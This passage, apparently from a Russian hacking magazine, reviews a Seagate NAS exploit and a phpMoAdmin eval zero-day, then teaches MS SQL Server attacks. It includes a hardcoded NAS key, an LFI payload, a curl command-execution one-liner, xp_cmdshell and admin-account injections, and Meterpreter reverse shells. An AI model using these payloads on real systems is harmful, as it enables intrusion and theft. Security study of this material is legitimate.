Найденная уязвимость представляет собой, по сути, набор ошибок в ПО, используемом в устройстве:
- PHP 5.2.13;
- CodeIgniter 2.1.0;
- lighttpd 1.4.28.

Как видишь, все эти версии «немного устаревшие»:
- PHP ниже 5.3.4 позволяют указывать пути к файлам, используя NULL байт, — CVE-2006-7243. Чаще всего эксплуатируется через функции `require()` и `include()`.
- CodeIgniter ниже 2.2.0 позволяет вытащить ключ шифрования и расшифровать содержимое cookie — CVE-2014-8686. После этого атакующий может менять их содержимое, шифровать и отправлять на сервер.

Помимо того, что мы можем достать ключ шифрования, оказалось, что эта линейка NAS-устройств использует один и тот же ключ, — CVE-2014-8687. Также веб-приложение не хранит информацию о пользователе на стороне сервера, а сохраняет в сессии, шифруя уже упомянутым ключом. Полученный хеш в итоге содержит следующие поля:
- `username` — имя пользователя текущей сессии;
- `is_admin` — является ли пользователь администратором, принимает значение yes или no;
- `language` — используемый язык, например `en_US`.

После завершения процесса инициализации сессии в cookie устанавливается параметр `username`, и система больше не проверяет эти данные. Это означает, что пользователь может изменять указанные выше параметры без использования каких-либо дополнительных проверок. Поэтому, например, достаточно изменить `is_admin`, чтобы стать администратором текущего веб-приложения.

Более того, использование статичного ключа шифрования позволяет нам, залогинившись на одном устройстве, использовать ту же сессию для доступа на другие NAS-хранилища, то есть в итоге, имея права администратора на домашнем, стать администратором на рабочем.

Параметр `language` используется для генерации пути к файлу с соответствующим «языком» и вызывает его с помощью функции `include()`. Это позволяет нам провести еще и LFI-атаку.

Ну и напоследок — веб-приложение обслуживается с помощью lighttpd. Кроме того, что версия его не нова, он запускается с правами пользователя root, что позволяет нам все наши манипуляции проводить с высшими правами.

EXPLOIT

Исходя из всего сказанного, мы должны сделать следующее:
1. Сохранить PHP-код в системе. Это можно сделать следующим образом:
- в HTTP access логи через заголовок `User-Agent`;
- в HTTP error логи через заголовок `Host`;
- изменив описание устройства в веб-интерфейсе. Данные сохраняются в файл `/etc/devicedesc`, который требует права root, но для нас это не проблема;
- ну и просто загрузить файл в расшаренную папку, если такая имеется.

2. С помощью NULL-байта указать путь к полученному файлу в переменную `language`.
3. Совершить запрос с измененными cookie.

Автор найденной уязвимости написал несколько эксплойтов для этой задачи:
- скрипт на Python (bit.ly/1FlprS0);
- Metasploit-модуль.

Каждый из них должен выполнить следующие действия:
- соединиться с уязвимым NAS-устройством и получить cookie `ci_session`;
- расшифровать полученное значение, используя вшитый ключ шифрования `0f0a000d02011f0248000d290d0b0b0e03010e07`, и вытащить PHP-хеш;
- модифицировать PHP-хеш таким образом, чтобы текущий пользователь стал администратором, установив значение `is_admin`;
- зашифровать полученный хеш обратно;
- пройти на страницу с описанием устройства;
- вставить нужный нам полезный код;
- сохранить данные, которые появятся в `/etc/devicedesc`;

```
[*] Started reverse handler on 0.0.0.0:3389
[*] 0.0.0.0:3000 - Establishing session with target ...
[*] 0.0.0.0:3000 - Upgrading session to administrator ...
[*] 0.0.0.0:3000 - Extracting existing host configuration ...
[+] 0.0.0.0:3000 - Host configuration extracted.
[*] 0.0.0.0:3000 - Uploading stager ...
[+] 0.0.0.0:3000 - Stager uploaded.
[*] 0.0.0.0:3000 - Executing stager ...
[+] 0.0.0.0:3000 - Stager execution succeeded, payload ready for execution.
[*] 0.0.0.0:3000 - Restoring host config ...
[*] 0.0.0.0:3000 - Executing payload at /_HTs.php ...
[*] Sending stage (40499 bytes) to XXX.XXX.XXX.XXX
[*] Meterpreter session 20 opened (AAA.AAA.AAA.AAA:3389 -> XXX.XXX.XXX.XXX:56154) at 2015-02-03 15:16:22 +1000

meterpreter > shell
Process 2221 created.
Channel 0 created.
ls
application
assets
cli.csv
cli.php
enable_js.html
index.php
online_help
postupgrade.php
system
test.xml
exit
meterpreter > getuid
Server username: root (0)
meterpreter > sysinfo
Computer    : [redacted]
OS          : Linux [redacted] 2.6.35.13-cavm1.whitney-econa.whitney-econa #2 Thu Jul 18 14:51:22 PDT 2013 armv6l
Meterpreter : php/php
meterpreter >
```

```
~/c/b/B/edb git:master ))) ./seagape.py localhost 3333
Establishing session with localhost ...
Configuring administrative access ...
Installing web shell (takes a while) ...
Extracting id and hostname ...

Seagape v1.0 -- Interactive Seagate NAS Webshell
  - OJ Reeves (@TheColonial) - https://beyondbinary.io/
  - https://beyondbinary.io/bbsec/001
================================================================
version          - Print the current firmware version to screen.
dumpcookie       - Print the current cookie to screen.
admincookie <ua> - Create an admin login cookie (ua == user agent string).
                   Add to your browser and access ANY NAS box as admin.
help             - Show this help.
exit / quit      - Run for the hills.
<anything else>  - Execute the command on the server.

Seagape (root@BA-39105C)> version
Firmware Version: 2014.00319
Seagape (root@BA-39105C)> id
uid=0(root) gid=0(root)

Seagape (root@BA-39105C)> quit
```



Запуск Metasploit-модуля для уязвимости в Seagate Business NAS



Запуск эксплойта для уязвимости в Seagate Business NAS

- снова изменить наш `ci_session`, не забыв расшифровать и снова зашифровать, только теперь поменять значение переменной `language` на

```
../../../../etc/devicedesc\x00
```

- выполнить запрос и сохранить полезную нагрузку;
- возвратить старое описание устройства.

Так как Metasploit-модуль уже добавлен в базу фреймворка, то можешь сразу начать его использовать:

```
msf > use exploit/linux/http/↵
seagate_nas_php_exec_noauth
```

Помимо указанного успешного результата, у нас есть возможность атаковать и пользователей этого устройства. Так как NAS-устройства не используют Active Directory или LDAP, они вынуждены хранить пароли пользователей. Эти данные шифруются с помощью DES (который легко взломать) и сохраняются в `/etc/shadow`. А наши любимые пользователи что на работе, что дома до сих пор часто ставят одни и те же пароли. В итоге, скомпрометировав подобное устройство в какой-нибудь компании, мы получаем шанс сразу добыть учетные данные различных пользователей для текущего домена.

Ради интереса можешь посмотреть в блоге автора оригинал статьи (bit.ly/1zPtIHo), в которой расписаны этапы общения с вендором и время, прошедшее с момента нахождения баги. Несмотря на это, исправления так и не было сделано.

TARGETS

- Business Storage 2-Bay NAS version 2014.00319;
- Business Storage 2-Bay NAS version 2013.60311.

SOLUTION

На момент написания статьи об исправлении не было известно. Рекомендуется отключить доступ из интернета к устройству и/или составить список разрешенных IP-адресов.

ВЫПОЛНЕНИЕ КОДА В PHPMOADMIN

CVSSv2: N/A
Дата релиза: 3 марта 2015 года
Автор: Pichaya Morimoto
CVE: N/A

И напоследок разберем банальную уязвимость, но зато нулевого дня, в утилите phpMoAdmin. Данный скрипт представляет собой аналог phpMyAdmin, но для управления MongoDB и написанный с использованием фреймворка Vork.

Уязвимость же позволяет выполнять код в системе с запущенной утилитой. Для этого нам нужно передать параметр `object` с неким значением, а далее он поступает в функцию `saveObject` без проверок или обработок и передается напрямую в небезопасную функцию `eval`:

```
738: class moadminComponent {
...
762: public function __construct() {
...
786: if (isset($_POST['object'])) {
787:     if (self::$model->saveObject↵
($_GET['collection'],$_POST['object'])) {
...
692: public function saveObject($collection,↵
$obj) {
693:     eval('$obj=' . $obj . ';');
}
```

EXPLOIT

В качестве эксплойта мы можем выполнять любые системные команды, доступные пользователю, под которым запущен скрипт:

```
curl "http://path.to/moadmin.php"; -d↵
"object=1;system('id;ls -lha');exit"
```

И получим примерно следующий ответ при удачной атаке:

```
HTTP/1.1 200 OK
...
uid=33(www-data) gid=33(www-data) groups=33↵
(www-data)
total 116K
drwxr-xr-x 1 longcat longcat  102 Mar  3 16:55 .
drwxr-xr-x 6 root    root    4.0K Mar  3 16:17 ..
-rw-rw-r-- 1 longcat longcat 112K Mar  3 16:55↵
moadmin.php
```

TARGETS

PhpMoAdmin.

SOLUTION

На момент написания статьи об исправлении не было известно, но можно попытаться экранировать запрос, используя уже не раз упомянутые функции.



Никита «ir0n» Келесис
Digital Security
@nkelesis
nikita.elkey@gmail.com

ПРОВЕРЯЕМ MS SQL НА ПРОЧНОСТЬ

ВЕКТОРЫ АТАК НА MS SQL SERVER

Практически ни один серьезный пентест не обходится без проверки СУБД, ведь это одна из самых популярных у злоумышленников дверей к желаемой информации и машине. В крупных проектах в качестве СУБД очень часто используется MS SQL Server. И о проверке именно его безопасности мы сегодня и поговорим. Открывать Америку не будем — опытные камрады лишь освежат свои знания, а вот для тех, кто только начинает осваивать тему, я постарался максимально подробно разложить все по пунктам.

ВВЕДЕНИЕ

Один из самых важных критериев надежности информационной системы — безопасность СУБД. Атаки, направленные на нее, в большинстве случаев критические, потому что могут частично либо полностью нарушить работоспособность системы. Поскольку крупные организации формировали свою инфраструктуру давным-давно и обновление на новые версии ПО вызывает у них «большие» проблемы, самыми распространенными версиями до сих пор остаются MS SQL Server 2005 и MS SQL Server 2008. Но это всего лишь статистика, и далее мы будем рассматривать общие для всех версий векторы и техники. Для удобства условно разобьем весь процесс пентеста на несколько этапов.

КАК НАЙТИ MS SQL

Первое, что начинает делать пентестер, — это собирать информацию о сервисах, расположенных на сервере жертвы. Самое главное, что нужно знать для поиска Microsoft SQL Server, — номера портов, которые он слушает. А слушает он порты 1433 (TCP) и 1434 (UDP). Чтобы проверить наличие MS SQL на сервере, надо его просканировать. Для этого можно использовать Nmap со скриптом `ms-sql-info`. Запускаться сканирование будет примерно так (результат на рис. 1):

```
nmap -p 1433 --script=ms-sql-info 192.168.18.128
```

Помимо Nmap, есть отличный сканирующий модуль для Метасплоита `mssql_ping`, позволяющий также определять наличие MS SQL на атакуемом сервере:

```
msf> use auxilary/scanner/mssql/mssql_ping
msf auxilary(mssql_ping) > set RHOSTS 192.167.1.87
RHOSTS => 192.168.1.87
msf auxilary(mssql_ping) > run
```

Используя один из данных вариантов, можно быстренько определить, установлен ли на сервере MS SQL, а также узнать его версию. После чего можно переходить к следующему этапу.

BRUTE FORCE

Допустим, СУБД на сервере мы обнаружили. Теперь стоит задача получить к ней доступ. И тут нас встречает первое препятствие в виде аутентификации. Вообще, MS SQL поддерживает два вида аутентификации:

1. Windows Authentication — доверительное соединение, при котором SQL Server принимает учетную запись пользователя, предполагая, что она уже проверена на уровне операционной системы.
2. Смешанный режим — аутентификация средствами SQL Server + Windows Authentication.

По умолчанию используется первый режим аутентификации, а смешанный режим активируется отдельно. На практике же довольно трудно встретить базу без смешанного режима — он более гибок.

Обычно на данном этапе мы не имеем доступа в корпоративную сеть, тем самым использовать аутентификацию посредством Windows не можем. Но мы нашли открытый порт с MS SQL, значит, пробуем побрутить админскую учетку `sa`,

```
root@kali:~# nmap --script=ms-sql-info -p 1433 192.168.18.128

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-10 19:54 EDT
Nmap scan report for 192.168.18.128
Host is up (0.00043s latency).
PORT     STATE SERVICE
1433/tcp open  ms-sql-s
MAC Address: 00:0C:29:1E:97:B3 (VMware)

Host script results:
| ms-sql-info:
|   [192.168.18.128:1433]
|     Version: Microsoft SQL Server 2005 RTM
|       Version number: 9.00.1399.00
|       Product: Microsoft SQL Server 2005
|       Service pack level: RTM
|       Post-SP patches applied: No
|_    TCP port: 1433

Nmap done: 1 IP address (1 host up) scanned in 3.48 seconds
root@kali:~#
```

Рис. 1. Сканирование MS SQL при помощи Nmap

```
msf > use auxiliary/scanner/mssql/mssql_ping
msf  auxiliary(mssql_ping) > set RHOSTS 192.168.1.87
RHOSTS => 192.168.1.87
msf  auxiliary(mssql_ping) > run

[*] SQL Server information for 192.168.1.87:
[+]    ServerName      = BANANA
[+]    InstanceName    = MSSQLSERVER
[+]    IsClustered     = No
[+]    Version         = 8.00.194
[+]    tcp             = 1433
[+]    np              = \\BANANA\pipe\sql\query
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(mssql_ping) >
```

Рис. 2. Сканирование MS SQL при помощи mssql_ping

стандартную для смешанного режима. Для автоматизации процесса используем модуль Метасплоита `mssql_login`:

```
msf > use auxiliary/scanner/mssql/mssql_login
msf auxiliary(mssql_login) > set RHOSTS↵
172.16.2.104
```

```
RHOSTS => 172.16.2.104
msf auxiliary(mssql_login) > set PASS_FILE/root/↵
Desktop/pass.txt
[*] 172.16.2.104:1433 - MSSQL - Starting↵
    authentication scanner.
[*] 172.16.2.104:1433 - LOGIN FAILED:WORKSTATION\↵
    sa:admin (Incorrect: )
[*] 172.16.2.104:1433 - LOGIN FAILED:WORKSTATION\↵
    sa:qwerty (Incorrect: )
[*] 172.16.2.104:1433 - LOGIN FAILED: WORKSTATION\
    sa:toor (Incorrect: )
[+] 172.16.2.104:1433 - LOGIN SUCCESSFUL:↵
    WORKSTATION\sa:root
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Отлично! Пароль найден, теперь можем переходить к следующему этапу. Но что, если учетки sa на сервере не окажется? Тогда придется брутить и логин, для чего необходимо будет указать скрипту еще один файл, откуда их брать:

```
msf auxiliary(mssql_login) > set USER_FILE /root/↵
Desktop/user.txt
```

ПОЛУЧЕНИЕ SHELL'A

В случае если у нас получилось сбрутить учетку sa, мы можем залогиниться в БД. Далее сценарий прост — включаем хранимую процедуру, позволяющую выполнять команды на уровне операционной системы, и заливаем на сервер Meterpreter shell. Крутые ребята написали для Метасплоита отличный модуль mssql_payload, который автоматизирует этот процесс:

```
msf > use exploit/windows/mssql/mssql_payload
msf exploit(mssql_payload) > set RHOST 172.16.2.104
msf exploit(mssql_payload) > set USERNAME↵
sa USERNAME => sa
msf exploit(mssql_payload) > set PASSWORD root
PASSWORD => root
msf exploit(mssql_payload) > set PAYLOAD↵
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(mssql_payload) > set LHOST↵
172.16.2.105 LHOST => 172.16.2.105
[*] Command Stager progress - 100.00% done↵
(102246/102246 bytes)
[*] Meterpreter session 1 opened (172.16.2.105:4444
-> 172.16.2.104:3987) at 2015-02-20 10:42:52↵
-0500 meterpreter >
```

Сессия Meterpreter'а создана, теперь ты имеешь полный доступ. Можешь дампить хеш админа, делать скриншоты, создавать/удалять файлы, включать/выключать мышь или клавиатуру и многое другое. Пожалуй, это самый популярный шелл, который используется при тестах на проникновение. Полный список команд Meterpreter'а можно подсмотреть здесь: goo.gl/FPyXME.

ЧТО ДЕЛАТЬ, ЕСЛИ ЛОГИН/ПАРОЛЬ НЕ СБРУТИЛСЯ?

Но не обольщайся, не так часто модуль mssql_login будет тебя радовать: пароль админы очень редко оставляют дефолтным. В таком случае получить шелл нам поможет SQL-инъекция. Представь себе HTML-форму, в которую пользователь вводит номер статьи, и простой уязвимый запрос к БД, причем все это работает под админской учеткой sa:

```
$strSQL = "SELECT * FROM [dbo].[articles]↵
WHERE id=$id";
```

Переменная $id никак не фильтруется, значит, можно провести SQL-инъекцию, в которой любой запрос будет выполнен из-под админской учетки sa. Для того чтобы выполнять команды на уровне операционной системы, необходимо активировать хранимую процедуру xp_cmdshell, которая по умолчанию выключена. Нам потребуется отправить четыре запроса для ее активации:

```
1. 10; EXEC sp_configure 'show advanced options',1;
2. 10; reconfigure;
3. 10; 'exec sp_configure 'xp_cmdshell',1;
4. 10; reconfigure
```

Системная хранимая процедура sp_configure позволяет просматривать, документировать, изменять и восстанавливать конфигурацию сервера. Наиболее простой способ получить доступ к серверу — включить RDP через реестр, создать пользователя с админскими правами и подключиться.

Включаем RDP:

```
10; reg add "HKEY_LOCAL_MACHINE\SYSTEM\Current↵
ControlSet\Control\Terminal Server" /v fDeny↵
TSConnections /t REG_DWORD /d 0 /f
```

Создаем пользователя:

```
10; exec master.dbo.xp_cmdshell 'net user↵
root toor /ADD'
```

Даем права:

```
10;exec master.dbo.xp_cmdshell 'net↵
localgroup administrators root/add'
```

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ. TRUSTWORTHY

В предыдущем случае запрос к базе происходил от имени админа, и поэтому было так просто исполнять команды операционной системы. Но что делать, если мы имеем урезанную учетку, у которой не будет прав включить xp_cmdshell? В этом случае нам помогут хранимые процедуры и активированное свойство TRUSTWORTHY у базы.

Но начнем с самого-самого начала. Для большей наглядности этого вектора опишу весь этап еще на стадии конфигурации базы и учетных записей. Создаем новую базу командой YOLO: CREATE DATABASE YOLO;. Создаем нового пользователя bob с паролем marley: CREATE LOGIN bob WITH PASSWORD = 'marley';. Назначаем пользователя bob владельцем базы YOLO:

```
USE YOLO
ALTER LOGIN [bob] with default_database = [YOLO];
CREATE USER [bob] FROM LOGIN [bob];
EXEC sp_addrolemember [db_owner], [bob];
```

Затем устанавливаем свойство TRUSTWORTHY, которое определяет, разрешать ли различным объектам данной базы (представлениям, пользовательским функциям, хранимым процедурам) обращаться к объектам за пределами данной базы в режиме имперсонации: ALTER DATABASE YOLO SET TRUSTWORTHY ON. Логинимся в SQL Server под учеткой bob:marley.

Создаем хранимую процедуру для присвоения учетной записи bob привилегий sysadmin:

```
USE YOLO
GO
CREATE PROCEDURE sp_lvlup
WITH EXECUTE AS OWNER
AS
EXEC sp_addsrvrolemember 'bob','sysadmin'
GO
```

Убедимся, что до исполнения хранимой процедуры мы не имеем привилегий sysadmin:

```
SELECT is_srvrolemember('sysadmin')
результат = 0
```

Выполним созданную выше хранимую процедуру sp_lvlup:

```
USE YOLO
EXEC sp_lvlup
```

И опять проверим наши привилегии:



INFO

Учетная запись sysadmin по умолчанию может выполнять запросы от имени любых других пользователей. Вывести таблицу со всеми пользователями тебе поможет запрос: SELECT * FROM master.sys.sysusers WHERE islogin = 1. Для выполнения запроса от имени другой учетной записи используй EXECUTE AS LOGIN = 'AnyUser'. Чтобы вернуться снова к предыдущей учетной записи, достаточно выполнить запрос REVERT.

НЕКОТОРЫЕ ПЛЮСЫ СМЕШАННОГО РЕЖИМА

- Позволяет SQL Server поддерживать более старые приложения, а также поставляемые сторонними производителями приложения, для которых необходима проверка подлинности SQL Server.
- Позволяет SQL Server поддерживать среды с несколькими операционными системами, в которых пользователи не проходят проверку подлинности домена Windows.
- Позволяет разработчикам программного обеспечения распространять свои приложения с помощью сложной иерархии разрешений, основанной на известных, заранее установленных именах входа SQL Server.



WWW

Большое разнообразие словарей для брутфорса можно найти здесь: goo.gl/YOg1SZ

```
SELECT is_srvrolemember('sysadmin')
результат = 1
```

Процедура sp_lvlup создана для запуска от имени OWNER, что в данном случае является админской учетной записью sa. Это возможно потому, что db_owner создал хранимую процедуру для своей базы, а эта база сконфигурирована как надежная, то есть свойство TRUSTWORTHY = On. Без этого свойства не удалось бы исполнить процедуру из-за нехватки привилегий. Активированное свойство TRUSTWORTHY — это не всегда плохо. Проблемы начинаются, когда администраторы не понижают привилегии владельцам баз. В итоге учетной записи bob после исполнения процедуры sp_lvlup присвоены привилегии sysadmin. Чтобы посмотреть, у каких баз активировано свойство TRUSTWORTHY, сделаем запрос:

```
SELECT name, database_id, is_trustworthy_on ↵
FROM sys.databases
```

Или для автоматизации всего процесса можно использовать модуль для Метасплоита mssql_escalate_dbowner_sqli:

```
use auxiliary/admin/mssql/mssql_escalate_↵
dbowner_sqli
set rhost 172.16.2.104
set rport 80
set GET_PATH /login.asp?id=1+and+1=[SQLi];--
exploit
...
[+] 172.16.2.104:80 - Success! Bob is now a sysadmin!
```

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ. USER IMPERSONATION

Следующий вектор имеет название User Impersonation. Иногда хранимым процедурам необходим доступ к внешним ресурсам, находящимся за пределами базы приложения. Чтобы это реализовать, разработчики используют привилегии IMPERSONATE и функцию EXECUTE AS, позволяющие выполнить запрос от имени другой учетной записи. Это не уязвимость как таковая, а, скорее, слабая конфигурация, приводящая к эскалации привилегий.

Как и в предыдущем примере, начнем разбирать суть вектора еще на стадии конфигурации. Первым делом создаем четыре учетные записи:

```
CREATE LOGIN User1 WITH PASSWORD = 'secret';
CREATE LOGIN User2 WITH PASSWORD = 'secret';
CREATE LOGIN User3 WITH PASSWORD = 'secret';
CREATE LOGIN User4 WITH PASSWORD = 'secret';
```

Затем даем пользователю User1 привилегии исполнять запросы от имени sa, User2, User3:

```
USE master;
GRANT IMPERSONATE ON LOGIN::sa to [User1];
GRANT IMPERSONATE ON LOGIN::User2 to [User1];
GRANT IMPERSONATE ON LOGIN::User3 to [User1];
GO
```

Логинимся в SQL Server под учетной записью User1 и проверяем, применились ли привилегии исполнять запросы от других учетных записей.

```
SELECT distinct b.name↵
FROM sys.server_permissions a↵
INNER JOIN sys.server_principals b↵
ON a.grantor_principal_id = b.principal_id↵
WHERE a.permission_name = 'IMPERSONATE'
```

Теперь проверим текущие привилегии:

```
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')
Результат = 0
```

Ну а сейчас собственно сам трюк — выполним запрос от имени sa, так как выше мы дали привилегии учетной записи User1 выполнять запросы от имени sa:

```
EXECUTE AS LOGIN = 'sa'
SELECT SYSTEM_USER
SELECT IS_SRVROLEMEMBER('sysadmin')
Результат = 1
```

Все в порядке, теперь можем выполнять команды от имени sa, а значит, можно включить хранимую процедуру xp_cmdshell:

```
EXEC sp_configure 'show advanced options',1
RECONFIGURE
GO
EXEC sp_configure 'xp_cmdshell',1
RECONFIGURE
GO
```

Вот и весь фокус. Для автоматизации, как обычно, можно воспользоваться модулем Метасплоита mssql_escalete_executeas_sqli:

```
use auxiliary/admin/mssql/mssql_escalate_↵
execute_as_sqliex
set rhost 172.16.2.104
set rport 80
set GET_PATH /login.asp?id=1+and+1=[SQLi];--↵
exploit
[+] 172.16.2.104:80 - Success! User1 is now ↵
    a sysadmin!
```

ПОВЫШЕНИЕ ПРИВИЛЕГИЙ. ХРАНИМЫЕ ПРОЦЕДУРЫ, ПОДПИСАННЫЕ СЕРТИФИКАТОМ

Для описания данного вектора создадим уязвимую хранимую процедуру, подписанную сертификатом. В отличие от предыдущих примеров, для эскалации привилегий необязательны:

- свойство TRUSTWORTHY = On;
- привилегии IMPERSONATE и функция EXECUTE AS;
- конфигурация хранимой процедуры с классом WITH EXECUTE AS для ее выполнения от имени другой учетной записи.

Создадим учетную запись с минимальными правами:

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

```
CREATE LOGIN tor WITH PASSWORD = 'loki';
GO
-- Set login’s default database
ALTER LOGIN [tor] with default_database = [master];
GO
```

Выключим свойство TRUSTWORTHY: `ALTER DATABASE master SET TRUSTWORTHY OFF`. И создадим простую хранимую процедуру sp_xxx, которая будет выводить столбец name из базы `tempdb`, а также из базы, которую ввел пользователь:

```
USE MASTER;
GO
CREATE PROCEDURE sp_xxx
@DbName varchar(max)
AS
BEGIN
Declare @query as varchar(max)
SET @query = 'SELECT name FROM master.↵
.sysdatabases where name like ''%'+ @DbName+'%''↵
OR name=''tempdb''';
EXECUTE(@query)
END
GO
```

После этого создадим ключ шифрования для базы MASTER:

```
CREATE MASTER KEY ENCRYPTION BY PASSWORD =↵
'secret';
GO
```

И сертификат:

```
CREATE CERTIFICATE sp_xxx_cert
WITH SUBJECT = 'To sign the sp_xxx',
EXPIRY_DATE = '2035-01-01';
GO
```

Следующим шагом создадим логин из сертификата sp_xxx:

```
CREATE LOGIN sp_xxx_login
FROM CERTIFICATE sp_xxx_cert
```

И подпишем процедуру созданным сертификатом:

```
ADD SIGNATURE to sp_xxx
BY CERTIFICATE sp_xxx_cert;
GO
```

Присвоим логину `sp_xxx_login` привилегии `sysadmin`:

```
EXEC master..sp_addsrvrolemember @loginame = N'↵
sp_xxx_login', @rolename = N'sysadmin'
GO
```

Дадим привилегии членам группы PUBLIC исполнять процедуру:


```
GRANT EXECUTE ON sp_xxx to PUBLIC
```


В итоге мы создали пользователя `tor` с минимальными правами, хранимую процедуру `sp_xxx`, которая выводит имя введенной базы, создали сертификат `sp_xxx_cert` и подписали им хранимую процедуру, а также создали логин `sp_xxx_login` из сертификата и дали ему привилегии `sysadmin`. На этом подготовительная часть закончена. Логинимся учетной записью `tor` и вызываем хранимую процедуру:

```
EXEC MASTER.dbo.sp_xxx 'master'
```

Как и положено, она вернет нам имя указанной нами БД — `master` и `tempdb` (см. рис. 3).

Запрос вида `EXEC MASTER.dbo.sp_sqli2 'master''--'` вернет уже только `master` (см. рис. 4).






NIKIT-605YB4I...SQLQuery1.sql* Summary
EXEC MASTER.dbo.sp_xxx 'master'';SELECT is_srvrolemember(''sysadmin'')as priv_certsp--';
Results Messages
name
1 master
priv_certsp
1 1
5

Рис. 3. **Результат выполнения запроса EXEC MASTER.dbo.sp_xxx 'master'**

Рис. 4. **Результат выполнения запроса EXEC MASTER.dbo.sp_xxx 'master''--'**

Рис. 5. **Проверяем наши привилегии через уязвимую хранимую процедуру**

Рис. 6. **Проверяем свои привилегии в системе**



Отлично. Это означает, что хранимая процедура подвержена SQL-инъекции. Проверим наши привилегии с помощью следующего запроса:

```
EXEC MASTER.dbo.sp_xxx 'master'; SELECT↵
is_srvrolemember(''sysadmin'') as priv_certsp--';
```

`priv_cersp=1` (см. рис. 5) означает, что мы имеем привилегии sysadmin. Выполнить команду `EXEC master..xp_cmdshell 'whoami';` не получится, потому что у учетной записи `tor` минимальные права, но если этот запрос внедрить в SQL-инъекцию, то все сработает (рис. 6).

Что самое интересное, такой трюк будет работать в версиях 2005–2014.

ЗАКЛЮЧЕНИЕ

Разница во всех этих векторах весьма существенна. В некоторых случаях для достижения цели можно ограничиться включенным свойством `TRUSTWORTHY`, позволяющим использовать ресурсы данной базы объектам, находящимся вне, для того чтобы создать и исполнить хранимую процедуру, повышающую привилегии. Где-то можно выполнять хранимые процедуры от имени других учетных записей благодаря наличию привилегий `IMPERSONATE` и функции `EXECUTE AS`, а в третьих случаях важно лишь наличие SQL-инъекции, через которую можно внедрить запрос, и он будет исполнен от имени другой учетной записи. Для полного понимания нюансов и тонкостей я бы советовал проверить эти векторы на своей локальной машине.

В статье не дано исчерпывающее изложение всех векторов атак на СУБД MS SQL, но для поверхностного анализа защищенности она будет весьма полезна. Также рекомендую ознакомиться с другим вектором взлома через DB link’и, который описал Алексей Тюрин в декабрьском номере][(#191) в разделе Easy Hack. На этом все, благодарю за внимание и до новых встреч.][

Колонка Юрия Гольцева

ПОШАГОВЫЙ ГАЙД ПО ЭТИЧНОМУ ВЗЛОМУ



Юрий Гольцев

Профессиональный white hat, специалист по ИБ, еженедельно проводящий множество этичных взломов крупных организаций, редактор рубрики Взлом, почетный член команды X

@ygoltsev

Тестирование на проникновение (penetration testing) — метод оценки безопасности компьютерных систем или сетей средствами моделирования атаки злоумышленника. Для кого-то это хобби, для кого-то работа, для кого-то это стиль жизни. На страницах нашего журнала мы постараемся познакомить тебя с профессией настоящего «этичного хакера», с задачами, которые перед ним ставятся, и их решениями.

ШАГ 1. ОФИЦИАЛЬНАЯ ЧАСТЬ

Перед началом взлома этичному хакеру обычно приходится несколько раз лично встречаться с заказчиком. Это нужно для того, чтобы обговорить рабочие моменты и рассказать о ходе выполнения задания и грядущих проверках.

Очень важно развеять всевозможные стереотипы, если компания заказывает подобную услугу в первый раз. Часто бывает нужно успокоить заказчика: рассказать, что все пройдет хорошо, что ничего не сломается, а любые действия этичных хакеров будут согласовываться. Короче говоря, задача — дать почувствовать, что заказчик использует пентестеров как инструмент, полностью им управляет и ничего не выйдет из-под контроля.

ШАГ 2. ОПРЕДЕЛЕНИЕ «МЕТЫ»

После заключения договора об оказании услуги «тестирование на проникновение» перед этичным хакером ставится задача эту услугу оказать. Самое полезное, что хакер может найти для себя в договоре, — это сроки, которых ему необходимо придерживаться. Обычно еще до начала каких-либо работ уже есть некое представление о тестируемой ИС в виде информации с официального сайта, а также из поисковиков. Такой pre-recon помогает примерно прикинуть объем работ и с грехом пополам все распланировать.

Представим, что сегодняшним объектом тестирования будет крупная компания (несколько точек по всей стране), которая занимается, к примеру, типографией. Сетевой периметр (перечень ресурсов, доступных любому пользователю интернета), скорее всего, состоит из нескольких веб-приложений, корпоративных сервисов, а также сервисов сетевой инфраструктуры. В штате организации около 3000 человек. Офисы объединены между собой средствами VPN. На данном этапе уже обговорены рассматриваемые модели нарушителя.

Мы будем придерживаться модели внешнего злоумышленника, атакующего из интернета и не обладающего какой-либо информацией об ИС. Наша основная цель — дать независимую оценку защищенности корпоративной сети. Для пентестера это значит заполучить максимальные привилегии на основных компонентах ИС. Стремление завладеть максимальными привилегиями где-то внутри, за сетевым периметром, подстегивает этичного хакера и придает интереса всему этому, казалось бы, бездуховному процессу проверки ИС на уязвимости автоматизированными средствами. Примерно с такими мыслями этичный хакер приступает к рекону — идентификации сетевого периметра тестируемой организации.

ШАГ 3. RECON СЕТЕВОГО ПЕРИМЕТРА

Recon — сокращение от английского reconnaissance, что в переводе значит «разведка». Хороший рекон — это залог успешного «пробива» (преодоления сетевого периметра организации). Рекон принято делить на активный и пассивный.

Под пассивным реконом подразумевается любой метод сбора информации, при котором этичный хакер никак не взаимодействует с системой или же ведет себя в отношении ее как легитимный пользователь. Последнее — это уже полупассивный метод, но его можно отнести к полностью пассивным в том случае, если активность со стороны пентестера не ведет к срабатыванию механизмов IPS/IDS.

Под активным реконом принято понимать длительное общение с нейм-серверами тестируемой организации, то есть брутфорс DNS.

